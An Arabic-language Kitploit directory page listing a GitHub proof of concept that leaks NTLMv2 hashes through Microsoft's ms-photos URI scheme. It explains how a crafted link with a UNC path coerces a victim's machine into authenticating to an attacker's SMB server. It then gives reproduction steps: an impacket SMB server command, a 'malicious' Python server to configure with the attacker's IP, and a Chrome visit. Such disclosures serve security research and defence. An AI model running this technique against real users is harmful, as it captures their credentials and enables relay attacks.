

Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
ms-photos_NTLM_Leak — ثغرة جديدة من نوع يوم صفري تسمح بتسريب تجزئات NTLM من المتصفحات بنقرة واحدة | Kitploit

أدوات/GitHubGitHub/rubenformation/ms-photos_ntlm_leak
هجمات كلمات المرورتحليل الثغرات الأمنيةالاستغلالالحركة الجانبيةالتصيد الاحتياليالتعلم والتعليمالفريق الأحمر
GitHubrubenformation/ms-photos_ntlm_leak
مشاركة

ms-photos_NTLM_Leak

ثغرة جديدة من نوع يوم صفري تسمح بتسريب تجزئات NTLM من المتصفحات بنقرة واحدة

عرض المستودع
2093129منذ سنة واحدةتمت المراجعة من قبل Kitploit

تسريب NTLM عبر مخطط URI في Microsoft ms-photos

ثغرة جديدة تسمح بتسريب تجزئات NTLM من المتصفحات بنقرة واحدة

بقلم Ruben Enkaoua

الوصف


مخطط URI الخاص بـ Microsoft ms-photos يقبل معامل fileName، والذي يمكن إرساله بمسار UNC، مما يؤدي إلى تسريب تجزئات NTLMv2-SSP بمجرد الفتح. من خلال صياغة رابط منسق خصيصًا، يمكن للمهاجم إجبار الضحية على تشغيل تطبيق صور Microsoft مباشرة من المتصفح. عند تشغيله، يؤدي هذا السلوك إلى تسريب تجزئة NTLMv2-SSP الخاصة بالضحية إلى خادم يتحكم فيه المهاجم. تمكّن هذه المشكلة من كشف بيانات الاعتماد وهجمات الترحيل المحتملة في بيئات المؤسسات، ولا تتطلب سوى تفاعل بسيط من المستخدم (فتح التطبيق). لم تعترف Microsoft بالثغرة ولم يُصدر أي CVE. كما أنني استوحيت الفكرة من مدونة Syss الصادرة عام 2022.

نظرًا لأن تحدي NTLMv2-SSP يمكن أن يُسرَّب إلى مسارات UNC عامة (إلا إذا تم ضبط قاعدة جدار حماية صادرة لـ SMB/445)، يمكن دمج الثغرة مع إصابات المواقع، مما يؤدي إلى هجمات سلسلة التوريد.

من وثائق MSDN حول مخطط URI يمكننا العثور على ما يلي:


صورة


خطوات إعادة الإنتاج


افتح خادم SMB

# With a picture: Opens the photo on the target with photos.exe
# Without a picture: Nothing, no photos.exe process window 
impacket-smbserver share . -smb2support

ابدأ خادم بايثون الخبيث

# Edit first the information about the IP, share, and filename for UNC coercing. 
python3 ms-photos-server.py

انتقل إلى الموقع

افتح Chrome وانتقل إلى /test
